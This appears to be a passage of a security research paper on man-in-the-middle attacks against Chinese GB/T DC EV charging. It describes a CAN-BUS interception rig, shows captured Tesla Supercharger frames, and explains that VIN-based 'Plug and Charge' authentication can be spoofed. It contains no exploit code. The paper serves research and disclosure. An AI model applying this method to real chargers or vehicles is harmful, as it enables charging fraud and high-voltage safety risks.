


Figure 2 DC Charging's Arch

WHAT IS "X-IN-THE-MIDDLE" ATTACK?

In order to conduct security testing safely and conveniently, we have designed a tool called XCharger. The core of XCharger is a data processing terminal based on STM32MCU or raspberrypi, which isolates CAN-BUS messages from BMS and charging posts. All CAN-BUS messages can not be transmitted normally until they are transferred through XCharger, which allows us to monitoring, fuzzing and tampering CAN-BUS messages in the whole charging process.

Another feature is that we designed the whole tool into a 20-inch suitcase, which has two charging sockets, one is connected to the charging pile, the other is connected to the electric vehicle, the high-voltage circuit is directly connected, and only four CAN-BUS communication interfaces are exported to ensure high-voltage safety.




Figure 3 X-in-the-Middle Attack

When we do security research, the most important thing is It should be able to ensure that personal safety and vehicle safety are not threatened in the test. DC charging can reach a voltage of up to 750V or a current of 120A. Once a short circuit occurs, it is very dangerous for the tester and the car.

Secondly, we hope that the attack equipment should be highly compatible, suitable for all electric vehicles with Chinese DC charging standard. Instead of requiring customization for each brand of electric cars or charging piles.

We also found CAN-BUS communication requires low latency, and man-in-the-middle attacks need to ensure that frames will not be drop. (Fig 4)




Figure 4: GB/T DC Charging Gun

We rented a tesla model3 for testing and found that its charging port exported the CAN-BUS bus interface with a separate plug. This meant we might be able to disconnect the original connection in the trunk to achieve a man-in-the-middle attack, but the problem is that this may lead to line damage, which does not seem suitable for such an operation on a rented vehicle. (Fig 5, 6)




Figure 5: Tesla Model3's Charging Model's data cable




Figure 6: Tesla Model3's Charging Model

A perfect solution we have is the equipment shown (Fig 7). You can see that it has two charging ports, one end is connected to the electric vehicle, the other end is connected to the charging connector, the CAN-BUS interface of the BMS of the electric vehicle, and the CAN-BUS interface of the charging pile are all exported on the surface.




Figure 7 XCharger Kit




Figure 8 Dual-plug charging cable

Simultaneously, we have customized a dual-plug charging cable (Fig 8) to connect the equipment and the car, this equipment is designed by us and made by professional manufacturers in Shenzhen, China, which can ensure the safety of high-voltage power use.

There are many open source tools available for CAN-BUS' monitoring, fuzzing and tampering, to use both raspberrypi and two-way CAN extension boards. We can use Python to develop a testing framework on the built-in ubuntu system. Due to the limited time, we will release more details and code in the future.




Figure 9 RaspberryPi and two-way CAN extension boards.

We use XCharger to do a quick test on the Tesla supercharger in China, and the test results verify that the device can capture the message successfully, but we do not have any more tests because we do not have the Charging port's DBC file to translate the CAN-BUS message.





Figure 10 Quick test on the Tesla Supercharger

We found that some of the messages in the CAN-BUS communication between SuperCharger and Tesla Model3 use private protocols. Some messages conform to the GB/T 27930 standard. When testing with Model3, there is a high probability that it will not be able to charge successfully. The reason is still being analyzed. So if you want to reverse the complete protocol, it may be better to analyze the firmware of BMS or SuperCharger.



	A	B	C	D
1	FRAME SEQ	FRAME ID	DLC	DATA
2	15526	1C5456F4	8	04 02 00 00 00 00 00 00
3	15527	185556F4	8	00 00 08 00 3F 00 00 00
4	15528	185656F4	8	02 36 30 38 00 00 00 00
5	15529	1856F456	8	E1 FC 60 F0 FC FF FF FF
6	15530	1C5456F4	8	04 02 00 00 00 00 00 00
7	15531	185556F4	8	00 00 08 00 3F 00 00 00
8	15532	185656F4	8	00 4C 52 57 33 45 37 45
9	15533	1856F456	8	C1 F9 60 F0 FC FF FF FF
10	15534	1826F456	3	01 01 00
11	15535	1807F456	7	BD 12 00 00 00 00 00
12	15536	1854F456	8	00 00 90 80 C0 FF FF FF
13	15537	80	8	01 02 03 04 05 06 07 08
14	15538	1C5456F4	8	04 02 00 00 00 00 00 00
15	15539	185556F4	8	00 00 08 00 3F 00 00 00
16	15540	185656F4	8	01 41 34 4C 43 30 37 37
17	15541	1857F456	8	39 8A 00 00 FF FF FF FF
18	15542	1856F456	8	E1 FC 60 F0 FC FF FF FF
19	15543	1C5456F4	8	04 02 00 00 00 00 00 00
20	15544	185556F4	8	00 00 08 00 3F 00 00 00
21	15545	185656F4	8	02 36 30 38 00 00 00 00
22	15546	1856F456	8	E1 FC 60 F0 FC FF FF FF
23	15547	1C5456F4	8	04 02 00 00 00 00 00 00

Table 2 Private protocol of SuperCharger

HOW TO ATTACK "PLUG AND CHARGE"

In addition to the Tesla Supercharger, we spend more time in public charging stations. Plug and Charge is a new way of automating payment for EV charging. Users do not need to swipe their cards or scan codes, just connect the charging pile to the vehicle charging port to automatically complete identity authentication and payment.

For electric vehicle companies that build their own charging piles, such as Tesla, private communication and authentication protocols can be used to ensure the security of "Plug and Charge".

Considering compatibility and cost, some public charging station operators have chosen to use VIN to complete vehicle identity authentication on the basis of GB/T 27930 standard. Operators do not realize that VIN is not a security identification in insecure CAN-BUS communication.

GB/T 27930 is the Chinese standard for electric vehicle battery charging. Cable charging standard GB/T 27930 is based on the SAE J1939 network protocol and uses the CAN bus with a point-to-point connection between the charger and the battery management system. A transmission rate of 250 kbit per second is used by default.




Figure 11 GB/T 27930 Standard




Figure 12 GB/T 27930 Charging process

Charging communication involves both the battery management system and the charger agreeing on the power requirements of the vehicle and both the amperages and voltages used during charging, as well as monitoring the charging process. With the GB/T protocol, communication is divided into the following parts during the charging process:

In the handshake recognition phase, the charger connection check is completed and general information such as the protocol version and vehicle information (battery type, vehicle identification number etc.) is exchanged. What's most concerning is that during Phase 2, the BMS will transmit the VIN number to the charging pile.


